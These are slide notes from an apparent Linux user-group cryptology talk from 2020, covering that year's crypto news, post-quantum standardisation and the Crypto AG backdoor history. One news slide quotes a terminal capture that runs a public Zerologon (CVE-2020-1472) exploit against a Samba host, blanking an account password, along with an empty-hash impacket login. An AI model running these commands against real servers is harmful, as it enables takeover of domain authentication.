

# Boston Linux/Unix



## Annual Cryptology Talk

September 16, 2020

Bill Ricker

*(Annual Web of Trust signing deferred  
...due to you-know-what...  
and maybe forever ...)*

# Agenda




- 2020 Cryptology News in Review
  - Cracks, CVE, Factoring, PGP?, PQC?
- New Insights in Transitional Cryptology
  - From recent declassifications
  - Case study of a Shift Register crypto
  - Time-line of rise and fall of a crypto empire
    - Interleaved ...



# 2020 News - Cracks



- Sept 2020 – Raccoon Attack – practical timing oracle, extracts sequential bits of a static DH key. (Real but already was being retired.)
- Zoom Meeting claimed “E2E”
  - *!wrong! server was assigning session keys.*
  - *Also many privacy problems.*
  - *Use of AES-128 in ECB mode dubious*
    - *How much safer with video, audio ?*





# We interrupt this netcast



This Just In To the Newsroom ...

- CVE-2020-1472 MS August NetLogon
  - Blank password works! ?? WTF ??
  - MS Patch scheduled for Feb 2021, *so ugh.*
  - Initially marked as “*not our problem*” by Linux.
- 9/15: Affects Linux too.  
*Now.*  
SAMBA/CIFS is vulnerable because bug-for-bug compatible.  
[LWN 9/15]
- @wdormann [Twitter]  
Interestingly, Samba appears to be affected by this vulnerability as well!  
The exploit works as-is against my Samba 4.7.6 instance.  
With 4.11.6, it tests as vulnerable but the public password-blanking exploit doesn't appear to work as-is.  
12:36 PM · Sep 15, 2020

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Terminal - tapioca@tapioca: ~/in/impacket/examples
File Edit View Terminal Tabs Help
tapioca@tapioca:~/in/impacket/examples$ python ./smbclient.py -hashes
aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ubun
tu1804\@$ubuntu1804
Impacket v0.9.22.dev1+20200914.131346.64ce4658 - Copyright 2020 Secure
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[-] SMB SessionError: STATUS LOGON FAILURE The attempted logon is inva
lid. This is either due to a bad username or authentication informatio
n.)
tapioca@tapioca:~/in/impacket/examples$ python ../../CVE-2020-1472-exp
loit/cve-2020-1472-exploit.py -ubuntu1804 10.0.0.1
Performing authentication timesteps
===
Target vulnerable, changing account password to empty string
Result: 0
Exploit complete!
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Type help for list of commands
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
Ubuntu 18.04  
Samba 4.7.6



# 2020 News - Factoring





- RSA-250 factored
  - Feb 2020
  - 2,700 core-years, clusters
  - “a few months” calendar time
  - 829 bit = 250 digit composite N is product of two 125 digit primes p,q
- RSA-232 (768b) also Feb 2020
- RSA-240 Dec. 2019
  - Same team/plan.
- RSA-230 Aug 2018
- All using free software!



# PGP? Maybe not ...

- DD has alternate trust root now
  - “DAM Key and identity requirements” 9/13
- Latacora
  - “Stop Using Encrypted Email” 2020
  - “The PGP Problem” 2019
- List of Alternatives in my 2019 BLU talk notes
  - odp :: flipbook :: pdf





# Eras of Cryptology?



The Eras of Cryptology - *analogous to Typography?*

- **“Classical”** - (hand-ciphers, code-books) 25BCE - 1935
  - Caesar; Vigenère; Wheatstone-Playfair; *etc.*
  - Magic Decoder Ring, Jefferson-Bazeries, *etc* (M-94, M-138-A)
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  - Computers just make it more obsolete.
- **“Transitional”** (????) 1935-1975
  - Whatever it is, “Transitional” is *always* whatever is between Classical & Modern is *named* !
- **“Modern”** - (stored-program computers) 1975-2025
  - Software/Firmware. COTS processors. Run anywhere.
  - Block ciphers (Fiestel structure) - DES, AES, ...
  - Stream ciphers - RC4, Bluetooth, ...
  - Public-key, key negotiation, PKI Signatures (RSA, PGP, DH, EC, PKCS,
  - These are Modern but *pre-Quantum* ...
  - ⇔ *You are here*
- **“POST-QUANTUM”** (???) 2025-????
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  - What-ever’s next
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
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So ... What came between **Classical** & Modern?

“**Transitional**” (e.g. in WW2 and “Cold War”) 1935-1975

- (nearly) All broken during WW2, but kept classified ... so surplus resold after the war ...
- Mechanical
  - add clockwork to a decoder ring (1890s+), *junk*.
  - **Hagelin**/Crypto-AG - C-35/C-36/C-38=**M209** “Pin&Lug” mechanical adding-machine PRNG stream additive.
- Electromechanical rotors
  - combine periods to get very long sequences; keys&lamps or teleprinters
  - **Enigma** - Scrambling electrical rotors, substitution, manual transcription - earliest successful, 1930-ish!
  - Tunny/Sturgeon/ABA/... - Scrambling rotors for 5-bit TTY current loop pulses; first on-line teleprinter !
- Analog Electronic Scramblers (fax, voice) - *FDR’s hotline*
- **Bespoke Digital Hardware** (1965-1980?) ⇐
  - Direct precursors of Modern Stream ciphers, successors of FISH etc.
  - Still in use in much of world until mid 1990s or later due to US Export Controls on Modern cryptography.



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# POST-QUANTUM FUTURE



## “Post-Quantum Cryptography”

- Not about Quantum enciphering (mostly)
- Practical engineering of Quantum Computing remains !
  - But still concern since algorithms exist if the hardware exists.
- Goal: algorithms that resist Quantum cryptanalysis, in case that ever works.

NIST's Post-Quantum Cryptography competition continues

- July, NIST **selected third-round algorithms**  
“NIST initiated a competition to find and test algorithms for quantum encryption that would resist quantum decryption back in December of 2016. Two rounds of testing have been completed, and an initial group of 69 submissions have been winnowed to 15. These 15 are now in Round Three of the testing process, and it is anticipated that as many as 4 of them will be approved as standards. This news update is intended to bring you up to date on the process.”
  - HPR3147 [[archive audio](#)][[HPR](#)]
  - As with prior NIST selections, public cryptanalysis by peer/competitors is culling the herd. e.g. LEDAcrypt was dropped from 3d round, because its keys are **easier to recover** than they should be.
  - Target proposal for public comment 2023-2024
  - [Schneier [2020.09.08](#)]  
Daniel Apon of NIST [scribd](#) “PQC Overview August 2020” [[scribd? Really?](#)][[errata](#)]
- Candidates include **Dilithium Crystals** !
- NIST PQC [[forum](#)]
  - PQCrypto 2020 virtual conference Sept. 21-23, registration is live.
  - NSA Cybersecurity Directorate [guidance on NIST Round-3 PQC candidates](#) transparently shared publicly!
- Germany already chosen **Classic McEliece** and **FrodoKEM**

## Current considerations

- Non-post-quantum crypto messages can be archived today (Colorado?) for possible **VENONA**-style retro-exploitation if Quantum crack becomes a thing.
  - New desideratum beyond “Perfect Forward Secrecy”
  - Honeypots of nonsense as decoys??


“Keeping classified information secret in a world of quantum computing”

→ “Quantum Computing and Cryptography: Analysis, Risks, and Recommendations for Decisionmakers”

(1) [[thebulletin](#)] (2) [[LLNL PDF](#)]

- Theme 1: “The Race for Quantum Supremacy”
  - The Race For Quantum Supremacy Is Primarily an **Economic** Race
- Theme 2: “Quantum Computing Makes Current Encryption Obsolete”
  - Quantum Computing Will **Not** Make Encryption Obsolete
  - AES256 borderline ok ... 3AES256 should be fine!
    - Since RSA keys are more at risk than AES, need PFS in session-key negotiations *now* wrto Venona II.
    - Ditch AES-128, AES-192 *now* for anything *of longterm value*.
- Theme 3: Quantum Computing Makes New Encryption More Secure Than Current Encryption
  - Quantum Computing Does **Not** Provide A Significantly New Encryption Capability
    - Chinese satellite entangled demo not withstanding

## Complexity Classes





# Transitional Cryptology



- *New Insights in Transitional Cryptology*
  - From “recent” declassifications
    - And recent on-going news
  - Case study of a Shift-Register crypto
  - Time-line of rise and fall of a crypto empire
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# THESAURUS/RUBICON MINERVA



- The intelligence coup of the century
  - Greg Miller & al Feb. 11, 2020 **WAPO** Working with Crypto Museum (NED).
  - “For decades, the CIA read the encrypted communications of allies and adversaries.”

*“What’s new is the scale. This wasn’t a few targeted customers. It was basically everything. Crypto AG was the retail branch of NSA.”* -Matt Blaze



- WFF=William F Friedman  
BH=Boris Hagelin
- WFF&BH contacts 1937,..1950.  
First proposed deal ('50-51)  
*declined by US Govt committees.*
- 1951 Cosmos Club meeting
  - BH (CAG), WFF (ASA/AFSA)
  - '51 beginning Gentlemen’s agreement, reviewed '53 '55
  - '53 ROFR for retirement sale
- 1952 CAG begins CX-52 pin&lug design
  - successor to C-52, M-209, etc
  - *Mechanical Adding machine analog*
- 1957 WFF-Boris meeting
  - handshake deal w/ WFF of NSA
  - Rotor secrets shared,
  - CX-52
    - Unbreakable if set up properly
    - Customer Instructions customized
      - for short cycles
    - CX-52M upgrade offered with long cycle,
      - but predictable by NSA
- 1960 "Licensing Agreement"
  - tiers of products for tiers of nations
  - retainer; CIA contact
  - Formal contract




# THESAURUS/SPARTAN



1960s

- Mechanical CX-52M
  - NSA contributes readable rotor sequence with long period
  - Appears improved but
- Shift Registers
  - LFSR
  - NLFSR
  - PseudoRandom number stream





Images from CryptoMuseum.com

# Hagelin/C.a.g H-460 a **Transitional** design



- 1965 design
- CMOS MSI 7400/4000
- NSA cryptologic
  - Presumed shift-register
- 1970 shipped, buggy
- 1972 re-shipped
- 1976 IT,EG complain
- 1977 reissued as H-460x
  - 5=Italy
  - Stronger but still backdoored
  - <https://www.cryptomuseum.com/crypto/hagelin/h460>



## MODE selectors

- O Plaintext
- C Cipher (encrypt)
- D Decipher (decrypt)
- I Internal key input (basic key) — 25 letters.
- E External key input (message key) — 5 letters

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


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
